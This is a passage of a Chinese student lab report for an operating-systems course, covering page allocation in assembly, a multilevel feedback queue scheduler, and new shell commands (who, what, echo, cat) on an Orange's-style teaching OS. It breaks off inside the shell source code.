

操作系统实验报告

课程名称	操作系统实验		成 绩		教师签名	
实验名称	操作系统期末综合实验		实验序号	11&12	实验日期	2023.12.29
姓 名	吕岚曦	学 号	2021302181160			

目录

一、分工	3
二、PartA 任务一：整合代码	3
2.1 任务基本要求	3
2.2 具体实现步骤	3
2.2.1 启动 os	3
2.2.2 内存的分配与释放	4
2.2.3 多级反馈队列	8
三、PartA 任务二：扩展 shell	12
3.1 任务基本要求	12
3.2 具体实现步骤	12
3.2.1 who 和 what 指令	12
3.2.2 完善 echo 指令	14
3.2.3 cat 指令	16
3.3 反思与总结	17
3.3.1 问题与局限性	17
3.3.2 本部分总结	18
四、PartA 任务三（进阶任务）：改造 shell	18
4.1 任务基本要求	18
4.2 具体实现步骤	18
4.2.1 shabby_shell 介绍	19
4.2.2 wait 函数	20
4.2.3 execv 函数	21
4.2.4 修改 shell	22
4.3 反思与总结	26
4.3.1 实验问题	26
4.3.2 实验总结	26



五、PartB 任务一：自我 OS 安全分析	27
5.1 任务基本要求	27
5.2 具体实现步骤	27
5.2.1 POC 实现一	27
5.2.2 修改程序内容	27
5.2.3 可执行文件的破坏	29
5.3 栈溢出漏洞	36
5.3.1 栈溢出原理	36
5.3.2 实现栈溢出 (strcpy)	38
5.3.3 实现栈溢出 (read)	40
5.4 反思与总结	43
5.4.1 实验问题	43
5.4.2 总结	44
六、PartB 任务二：静态度量	44
6.1 任务基本要求	44
6.2 具体实现步骤	45
6.2.1 初始计算	45
6.2.2 程序执行前计算	46
七、PartB 任务二：可信防护（动态度量）&& 感知与体系化防护（选做）	47
7.1 任务基本要求	47
7.2 具体实现步骤	48
7.2.1 添加一个系统调用	48
7.2.2 系统调用的编写	48
7.3 思考题回答以及总结	51
7.3.1 思考题	51
7.3.2 总结	52
八、总结	52

一、 分工

我们小组的分工内容如下，除 PartA 中的高阶任务其他任务均完成：

实验任务	PartA任务一：整合代码	PartA任务二：添加指令	PartA任务三（选做）：多任务执行	PartB任务一：POC	PartB任务二：静态度量	PartB任务二：动态度量	PartB任务三（选做）：感知与体系化防护
吕岚曦		✓	✓	✓		✓	✓
高丁	✓				✓		

图 1: 分工

二、 PartA 任务一：整合代码

2.1 任务基本要求

本部分主要由小组成员高丁完成，更详细的介绍可参阅其实验报告。

实验要求介绍： 在已有实验代码基础上，将 1-7 章节进行功能综合，形成一个简易 OS。可以实现如下功能：

- 可以考虑使用软盘或者硬盘，启动该 OS。
- 能够实现你在前面章节所实现的，内存分配与释放。
- 能够进行多进程管理，并实现一个有别于本教材上已列出的多进程调度策略，及一个评价该策略性能的小程序。
- 例如：实现一个多级反馈队列调度算法，并用其尝试调度 5-8 个任务，输出性能评价信息。
- 所有代码需用目录树结构管理，并添加完整的 makefile 编译，以及文档

2.2 具体实现步骤

2.2.1 启动 os

我们使用 Oranges 给出的 a.img 软盘作为启动盘。下面是 bochsrc 的内容：

Listing 1: bochsrc

```
# Configuration file for Bochs
#####

# how much memory the emulated machine will have
```

```
megs: 32

# filename of ROM images
romimage: file=/usr/local/share/bochs/BIOS-bochs-latest, address=0xffff0000
vgaromimage: file=/usr/local/share/bochs/VGABIOS-lgpl-latest

# what disk images will be used
floppya: 1_44=a.img, status=inserted

# choose the boot disk
boot: a

# where do we send log message?
#log: bochsout.txt

# disable the mouse
mouse: enabled=0

# enable key mapping, using US layout as default
keyboard: type=mf, serial_delay=200, paste_delay=100000

# keyboard: enabled=1, map=/usr/share/bochs/keymaps/x11-pc-us.map
magic_break: enabled=1
```

2.2.2 内存的分配与释放

本部分内容与我们之前实验所实现的方法相同，借助位图实现对页空闲的标记，需要分配时查找空闲页进行分配，修改页表和位图。第三章时对于代码的实现以及原理已经进行过详细的介绍，此处不过多赘述。

Listing 2: alloc_a_4k_page

```
alloc_a_4k_page:                ; arg none
; return eax: physical address
; physical address begin at 0x00000000
push ds                        ; 保存现场
push es

xor eax, eax
mov ax, SelectorFlatRW
mov es, ax
mov ax, SelectorFlatRW
mov ds, ax    ; 初始化寄存器

.search:
bts [BitMap], eax ; 在bitmap中寻找是否存在空闲页
; bts函数能够直接读取bitmap的eax位是否空闲
jnc .find
```

```
inc eax
cmp eax, BitMapLen*8 ; 判断是否超过最大, 若超过, 则表示没有空闲
jl .search
hlt ; 该程序结束

.find:
shl eax, 12 ; 找到后, 因为一个页是4k大小, 故左移12位
pop es
pop ds
ret
```

Listing 3: alloc_pages

```
alloc_pages: ; arg: eax : page number
; return ebx : linear address
push ds ; 保存现场
push es

mov bx, SelectorFlatRW
mov ds, bx
mov bx, SelectorFlatRW
mov es, bx

mov ecx, eax ; ecx means the number of page
mov ebx, 4096
mul ebx ; ebx means the size of pages

mov ebx, [es:AvaLinearAddress] ; ebx means the return value
add [es:AvaLinearAddress], eax ; update the addresss of free linear address
push ebx ; save the return value
mov eax, ebx
mov ebx, cr3
and ebx, 0xfffff000
and eax, 0xffc00000
shr eax, 20
add ebx, eax ; ebx means the pde item
mov edx, ebx
mov ebx, [ebx] ; ebx means the corresponding page table item

test ebx, 0x0000_0001
jnz .pde_exist

mov ebx, cr3
mov ebx, [ebx]
and ebx, 0xfffff000
shl eax, 10 ; eax means the size of used pages
add ebx, eax
or ebx, 0x0000_0007
mov [edx], ebx
```

```
.pde_exist:
mov eax,[esp]
and ebx, 0xfffff000    ; ebx的后12位需要置0
and eax, 0x003ff000    ; eax只需要中间的10位
shr eax, 10            ; 此处的右移10等价于右移12位再左移2位
add ebx, eax

.change_pte:
call alloc_a_4k_page ; 修改pde中的权限位,和存在位
or eax, 0x00000007
mov [ebx] , eax
add ebx, 4
loop .change_pte

pop ebx
pop es
pop ds
ret
```

Listing 4: free_pages

```
free_pages:          ; arg eax,linear address , ebx page number
push ds
push es
push ebx             ; save eax and ebx
push eax

mov bx, SelectorFlatRW
mov ds, bx
mov bx, SelectorFlatRW
mov es, bx          ; normal init

; find the pde and pte
mov ebx, cr3
and ebx, 0xfffff000
and eax, 0xffc00000
shr eax, 20         ; 20 = 22 -2
add ebx, eax        ; ebx now means the pde item
mov edx, [ebx]
and edx, 0xffffffff
mov [ebx], edx ; set the final 3-bit zero and store back

mov ebx, [ebx] ; now ebx means the first pte item

mov eax, [esp]      ; now eax is the liner address
add esp, 4
and ebx,0xfffff000
and eax,0x003ff000
```

```
shr eax,10
add ebx, eax    ; now ebx means the right pte item

mov ecx, [esp]    ; here ecx means page number
add esp,4
.change_pte:      ; set every item's last 3-bit zero
mov eax, [ebx]
and eax, 0xffffffff
mov edx, eax      ; now eax is the physical address
shr edx, 12
btr [BitMap], edx
mov [ebx], eax
add ebx,32
loop .change_pte

pop es
pop ds
ret
```

设置断点，运行 bochs，利用 *info tab* 查看页表分配情况，结果如下：

```
00001542329i[VBIO$ ] VBE Bios $Id: vbe.c 292 2021-06-03 12:24:22Z vruppert
00002833312i[XGUI  ] charmap update. Font is 9 x 16
00014034507i[BIOS   ] Booting from 0000:7c00
00022866436i[CPU0   ] [22866436] Stopped on MAGIC BREAKPOINT
(0) Magic breakpoint
Next at t=22866436
(0) [0x000000090391] 0008:00000000000090391 (unk. ctxt): mov eax, 0x00000000
<bochs:2> info tab
cr3: 0x000000200000
0x0000000000000000-0x0000000001ffffff -> 0x0000000000000-0x000001ffffff
<bochs:3>
```

根据上面的代码可以看到，这是第一个断点处的页表分配情况，页表中只有一个初始化中产生的页表项内容，随后进行分配页表，页数量为 4 放入 *eax* 中：

```
<bochs:10> info tab
cr3: 0x000000200000
0x0000000000000000-0x0000000001ffffff -> 0x0000000000000-0x000001ffffff
0x00000000053f0000-0x0000000053f03fff -> 0x0000000010000-0x0000000013fff
```

之后就是分配结束的页表，可以看到页表项新增一项。

```
<bochs:11> c
00022866637i[CPU0 ] [22866637] Stopped on MAGIC BREAKPOINT
(0) Magic breakpoint
Next at t=22866637
(0) [0x0000000903ad] 0008:00000000000903ad (unk. ctxt): call .+476 (0x0009
<bochs:12> info tab
tr3: 0x000000200000
0x0000000000000000-0x0000000001ffffff -> 0x00000000000000-0x0000001ffffff
```

继续执行可以看到最后新增的页表项内删除成功了

2.2.3 多级反馈队列

多级反馈队列的效果与我们先前设计的并无大差异，但不能直接利用当时的代码，需要做一些修改。我们在此设计的仍旧是一个三级队列，首先定义其时间片：

Listing 5: include/const.h

```
/*round size*/
#define FIRST_ROUND 5
#define SECOND_ROUND 10
#define THIRD_ROUND 15
```

之后就需要为了方便进程的调度来修改进程结构体，在其中添加我们需要的成员变量来记录对应的达到时间，完成时间等信息用于效率分析和调度调整：

Listing 6: include/proc.h

```
int queuenum; //which process is in queue
int time_remain; //remaind time in a queue
int arrive_time; //arrive time of process
int start_flag; //start registng
int start_time; //time of starting registng
int finish_flag; //finish registng
int finish_time; //time of finishing registng
```

具体含义注释已经解释，此处就不赘述。再将我们新定义的变量初始化。

Listing 7: kernel/main.c

```
for(int i = 0; i < NR_TASKS + NR_PROCS; i++){
    proc_table[i].queuenum = 1;
    proc_table[i].time_remain = FIRST_ROUND;
    proc_table[i].arrive_time = 0;
    proc_table[i].start_flag = 0;
    proc_table[i].start_time = 0;
    proc_table[i].finish_flag = 0;
    proc_table[i].finish_time = 0;
}
```

每一次时钟中断都要检查当前进程的执行情况，那么我们要在时钟中断处理函数中添加以下内容：

Listing 8: kernel/clock.c

```
int flag = 1;
if(p_proc_ready->start_flag == 0) {
    p_proc_ready->start_flag = 1; //设为1表示程序已经开始
    p_proc_ready->start_time = ticks; //开始的时间
}
if(p_proc_ready->ticks < 1) { //时间片用尽, 程序结束
    p_proc_ready->queuenum = 3; //设置为第三队列执行结束
    p_proc_ready->time_remain = 0; //时间用尽, 也是代表程序结束
    flag = 0;
    p_proc_ready->finish_flag = 1; //程序结束
    p_proc_ready->finish_time = ticks; //结束的时间
    printf("finish!!\n");
}
if(p_proc_ready->time_remain != 0) {
    return ;
}
if(flag & p_proc_ready->queuenum == 1){
    p_proc_ready->time_remain = SECOND_ROUND;
    p_proc_ready->queuenum++;
} else if(flag & p_proc_ready->queuenum == 2){
    p_proc_ready->time_remain = THIRD_ROUND;
    p_proc_ready->queuenum++;
} else if(flag & p_proc_ready->queuenum == 3){
    p_proc_ready->time_remain = THIRD_ROUND;
}
}
```

基本上就是对当前进程的时间片进行检查, 以及对于进程运行的队列进行切换 (当进程未处于最低级别队列且当前所剩时间片为 0), 最后进入进程调度函数。下面是调度函数的内容:

Listing 9: kernel/proc.c

```
PUBLIC void schedule()
{
    struct s_proc*p;
    int queuenum_min = 4;
    int queuethird_num = 0;
    int done_num = 0;

    //统计有多少进程位于第三队列
    for(p = proc_table; p < proc_table + NR_TASKS + NR_PROCS; p++){
        if(p->queuenum == 3){
            queuethird_num++;
        }
    }
    if(queuethird_num == NR_TASKS + NR_PROCS){//全部进入第三队列
        int i = 0;
        for( i = 0; i < NR_TASKS + NR_PROCS;i++){
            if(p_proc_ready->ticks < 1){
```

```
        done_num++;
    }
    p_proc_ready++;
    if(p_proc_ready >= proc_table + NR_TASKS + NR_PROCS) {
        p_proc_ready = proc_table;
    }
}
i = 0;
do{//寻找下一个未完成的proc
    p_proc_ready++;
    if(p_proc_ready >= proc_table + NR_TASKS + NR_PROCS) {
        p_proc_ready = proc_table;
    }
    i++;
}while((p_proc_ready->ticks == 0) && (i < NR_TASKS + NR_PROCS));
} else {
    int i;
    p = p_proc_ready;
    for( i = 0; i < NR_TASKS + NR_PROCS; i++){
        p++;
        if(p >= proc_table + NR_TASKS + NR_PROCS){
            p = proc_table;
        }
        if((p->finish_flag != 1) && (p->queuenum < queuenum_min)) {
            queuenum_min = p->queuenum;
            p_proc_ready = p;
        }
    }
}
}
```

其实本部分的内容实现与之前任务中所写的 schedule 函数类似，先统计第三队列的进程数量，若当前进程如果时间片使用结束，就寻找下一个没有完成的进程用于继续执行。在调用此函数时，是当前进程的剩余时间片已经使用结束了，所以需要寻找下一个要进行执行的进程，在这种情况下，我们就需要寻找上面队列中优先级更高的，最先出现的进程进行处理。所以需要设置一个 `queuenum_min` 来选择最高优先级的进程选定为下一个的执行对象。以上，我们实现了多级反馈队列，为了进一步验证正确性，我们新定义一个进程（具体添加细节不一一列出，可参照高丁实验报告中的内容），来打印进程执行情况。

Listing 10: kernel/main.c

```
void TestF()
{
    /* assert(0); */


    while(1){
        tty_table[2].p_console->cursor = tty_table[2].p_console->original_addr;
        printf("arrive_time start_time finish_time sever_time\n");
        for(int i = NR_TASKS; i < NR_TASKS + NR_PROCS - 1; i++) {
```

```

    printf("%x", proc_table[i].arrive_time);
    printf("%x", proc_table[i].start_time);
    printf("%x", proc_table[i].finish_time);
    printf("%x\n", proc_table[i].priority);
}
milli_delay(20);
}
}

```

容易看出，进程 F 输出进程的相关参数-到达时间，开始时间，结束时间和服务时间，然后我们就可以根据这些信息来计算周转时间，平均周转时间和带权周转时间等性能评定的参数。运行 bochs，查看我们的运行结果。



Bochs x86-64 emulator, http://bochs.sourceforge.net/			
arrive_time	start_time	finish_time	sever_time
0x0	0x6	0x1B3	0x5A
0x0	0xB	0x14A	0x3C
0x0	0x10	0x159	0x3C
0x0	0x15	0xB4	0x1E
0x0	0x1A	0xC3	0x1E

三、 PartA 任务二：扩展 shell

3.1 任务基本要求

实验要求介绍： 此为 OS 综合装配的任务二，要理清程序命令的设计方式，自己设计出多条指令，其具体要求如下：

- 利用当前 OrangeS 所提供的系统调用和 API，编写 2 个以上可执行程序（功能自定），并编译生成存储在文件系统中
- 分析教材的 Shell 代码，画出 Shell 的流程图，在 Shell 中调入你所编写的可执行程序，启动并执行进程
 - 注意使用教材中所提供的系统调用来实现
- 进程结束后返回 Shell

3.2 具体实现步骤

在参照本书第十章后可以发现，我们想要设计一个程序命令只需要在 **command** 文件夹中编写.c 程序并对应修改 makefile 文件，将文件进行编译、链接、装载入操作系统即可。下面介绍我实现的命令以及命令的思路。

3.2.1 who 和 what 指令

首先为了初步熟悉命令的设计方式，我设计了 who 和 what 两个命令，十分简单，其具体代码如下：

Listing 11: who 命令

```
#include "stdio.h"

int main(int argc, char * argv[])
{
    int flag = 0;
    if(flag==0)
    {
        printf("This is llx\n");
        return 0;
    }
    else
    {
        printf("This is gd\n");
        return 0;
    }
}
```

可以发现，who 命令中还有一个 if 的判断语句，这是为了 PartB 任务一设计的。下面列出 what 命令的代码：

Listing 12: what 命令

```
#include "stdio.h"

int main(int argc, char * argv[])
{
    printf("os final!!\n");
    return 0;
}
```

接着，我们需要修改 makefile 文件，添加如下内容：

```
who.o: who.c ../include/type.h ../include/stdio.h
$(CC) $(CFLAGS) -o $@ $<

who : who.o start.o $(LIB)
$(LD) $(LDFLAGS) -o $@ $?
```

```
what.o: what.c ../include/type.h ../include/stdio.h
$(CC) $(CFLAGS) -o $@ $<

what : what.o start.o $(LIB)
$(LD) $(LDFLAGS) -o $@ $?
```

同时还需要在 BIN 中添加 who 和 what，装载指令。之后在文件夹 10/e/ 中执行 `make image` 指令，再进入 **command** 文件夹，执行 `make install` 指令，至此命令装载完毕，可以在主文件夹中运行 bochs。切换 TTY，与之前一样，要先修改 `tty.c` 中切换 TTY 的键盘中断为 `SHIFT + Fn`。即可在 shell 中执行指令，结果如下所示，说明以上命令设计成功：



图 2: who 和 what 的结果

3.2.2 完善 echo 指令

我们知道，在 Linux 系统中，echo 指令可以向文件写入内容，若文件存在则直接写入，若不存在则创建文件后写入。而书中给出的 echo 指令实际上是不具备这个功能的，于是我的想法就是将这个指令完善。

具体思路是先判断文件是否存在，若不存在就创建这个文件并设置为可读写，若存在只需将文件设置为可读写模式。想要判断文件是否存在可利用 **open** 这个函数，若函数返回值为-1 则说明文件不存在，不为-1 说明文件存在。紧接着利用 buf 字符串数组来接收写入文件的内容，并利用 **write** 这个函数来实现文件的写入。

但是在具体实现时我发现：不能利用 write 函数写入当前不存在的文件，否则将会报错，这与 open 函数的执行相关，同时创建了目标文件后也并非可以使用 write 函数，需要在 makefile 中加入以下内容：

```
install : all clean
cp ../kernel.bin ./ -v
tar vcf inst.tar kernel.bin $(BIN) 1.txt 2.txt 3.txt
dd if=inst.tar of=$(HD) seek=`echo "obase=10;ibase=16;(\`egrep -e '^ROOT_BASE'
  ../boot/include/load.inc | sed -e 's/. *0x//g'\`+`\`egrep -e
  '#define[[:space:]]*INSTALL_START_SECT' ../include/sys/config.h | sed -e
  's/. *0x//g'\`)*200" | bc` bs=1 count=`ls -l inst.tar | awk -F " " '{print $$5}'`
conv=notrunc
```

我添加的内容是 1.txt、2.txt 和 3.txt 文件。其中 2.txt 是一个空白的文本文档，可以专门用于 echo 命令的写入。如此我们基本实现了 echo 命令，下面是 echo 命令的代码：

Listing 13: echo 命令

```
#include "stdio.h"
#include "string.h"

int main(int argc, char * argv[])
{
    if(open(argv[1], O_RDWR)==-1)
    {
        printf("Choose an existed file\n");
        return -1;
    }
    int fd = open(argv[1], O_RDWR);
    char * buf = argv[2];
    write(fd, buf, strlen(buf));
    close(fd);
    return 0;
}
```

对指令重新进行装载，运行 bochs，观察结果：




图 3: echo 执行结果

从图中可以看出 echo 指令顺利执行，但是否达到预期效果是无从得知的，于是下面设计一个 cat 指令用于查看文件中的内容。

3.2.3 cat 指令

在 Linux 系统中，cat 指令用于查看文件内容，在本次实验中 cat 指令的功能与其相同。cat 指令设计思路是将文件打开后利用 read 函数读取文件内容到自己设定的 buffer 字符数组中，并通过 for 循环将文件内容打印出来。这时遇到一个问题，如何获得文件的大小？通过查看书中给出的代码发现可以利用 stat 结构体以及 stat 函数来读取文件的大小，下面是 stat 结构体的内容：

Listing 14: stat 结构体

```
struct stat {
    int st_dev; /* major/minor device number */
    int st_ino; /* i-node number */
    int st_mode; /* file mode, protection bits, etc. */
    int st_rdev; /* device ID (if special file) */
    int st_size; /* file size */
};
```

Listing 15: cat

```
#include "stdio.h"

int main(int argc, char * argv[])
{
    int i;
    if(argc==1)
        return 0;
    struct stat stat1;
    stat(argv[1],&stat1);
    char buf[1024];
    int fd1 = open(argv[1],O_RDWR);
    read(fd1,buf,stat1.st_size);
    for(int i = 0; i < stat1.st_size; i++)
    {
        printf("%c",buf[i]);
    }
    printf("\n");
    return 0;
}
```

至此，cat 指令的实现已经基本完成。在上文提及到我们创建了 1.txt 文件，以及 echo 指令的写文件功能，我们可以利用这两个指令来完成互相验证。其结果如下：




图 4: cat 执行结果

显然，我们成功实现了这两个指令。

3.3 反思与总结

3.3.1 问题与局限性

在最初运行 10/e/ 中的代码时总是卡在如下界面：




图 5: bochs 运行问题

通过查阅资料以及上网搜索我得出了以下解决方案在 kernel/proc.c 中的 msg_receive 函数开始处

关中断 `disable_int()`，结束处加入 `enable_int()`。

```
PRIVATE int msg_receive(struct proc* current, int src, MESSAGE* m)
{
    disable_int();
    struct proc* p_who_wanna_recv = current; /**
                                           * This name is a little bit
                                           * wierd, but it makes me
                                           * think clearly, so I keep
                                           * it.
                                           */

    struct proc* p_from = 0; /* from which the message will be fetched */
    struct proc* prev = 0;
    int copyok = 0;

    assert(proc2pid(p_who_wanna_recv) != src);

    if ((p_who_wanna_recv->has_int_msg) &&
        ((src == ANY) || (src == INTERRUPT))) {
        /* There is an interrupt needs p_who_wanna_recv's handling and
         * p_who_wanna_recv is ready to handle it.
         */

        MESSAGE msg;
        reset_msg(&msg);
        msg.source = INTERRUPT;
        msg.type = HARD_INT;
    }
}
```

图 6: 解决方案

同时我对于指令的设计也有需要提高的部分，例如 `echo` 如何创建并写入当前不存在的文件，`cat` 的文件大小的限制等问题。一方面可能有 `Orange's` 本身的问题，另一方面还是自身对于其文件理解不够深入。另外，还有一些简单的指令比如 `touch`、`rm` 等，我没有在本次实验中直接实现（但 `touch` 指令实际上在最初的 `echo` 指令中有实现），以及稍复杂的 `ls` 指令我也没有完成对其的实现。

3.3.2 本部分总结

在本部分任务中，我首先实现了 `who` 和 `what` 两个简单指令，效果是打印当前做任务的组员姓名以及所做内容，之后对于本书给出的 `echo` 指令进行了修改完善，使其能够往文件中写入内容，并通过实现的 `cat` 指令完成了两个指令的互相验证。同时预留了 `who` 指令用于 PartB 任务一的使用。

四、PartA 任务三（进阶任务）：改造 shell

4.1 任务基本要求

实验要求介绍 本次实验是 PartA 的进阶任务，是要实现多任务的执行，具体要求如下：

- 改造任务二的 shell，使其能够在同一个 shell 中，支持多任务执行
 - 注意现有内存管理可能不支持多程序支持

4.2 具体实现步骤

本部分的具体实现思路是利用一个二维字符串数组来储存每一个子任务，并将每个任务利用字符串“&&”分隔开来。首先要对于 `shabby_shell` 函数有一定程度的理解。以及对于 `wait` 和 `execv` 函数的

了解。

4.2.1 shabby_shell 介绍

参阅 kernel/main.c 代码可以发现, shabby_shell 函数是由 Init 函数调用的, 当 Init 函数执行完 fork 后若进程 pid 不为 0 则进入 shabby_shell 函数。其内容如下:

Listing 16: shabby_shell

```
void shabby_shell(const char * tty_name)
{
    int fd_stdin = open(tty_name, O_RDWR);
    assert(fd_stdin == 0);
    int fd_stdout = open(tty_name, O_RDWR);
    assert(fd_stdout == 1);

    char rdbuf[128];

    while (1) {
        write(1, "$ ", 2);
        int r = read(0, rdbuf, 70);
        rdbuf[r] = 0;

        int argc = 0;
        char * argv[PROC_ORIGIN_STACK];
        char * p = rdbuf;
        char * s;
        int word = 0;
        char ch;
        do {
            ch = *p;
            if (*p != ' ' && *p != 0 && !word) {
                s = p;
                word = 1;
            }
            if ((*p == ' ' || *p == 0) && word) {
                word = 0;
                argv[argc++] = s;
                *p = 0;
            }
            p++;
        } while(ch);
        argv[argc] = 0;

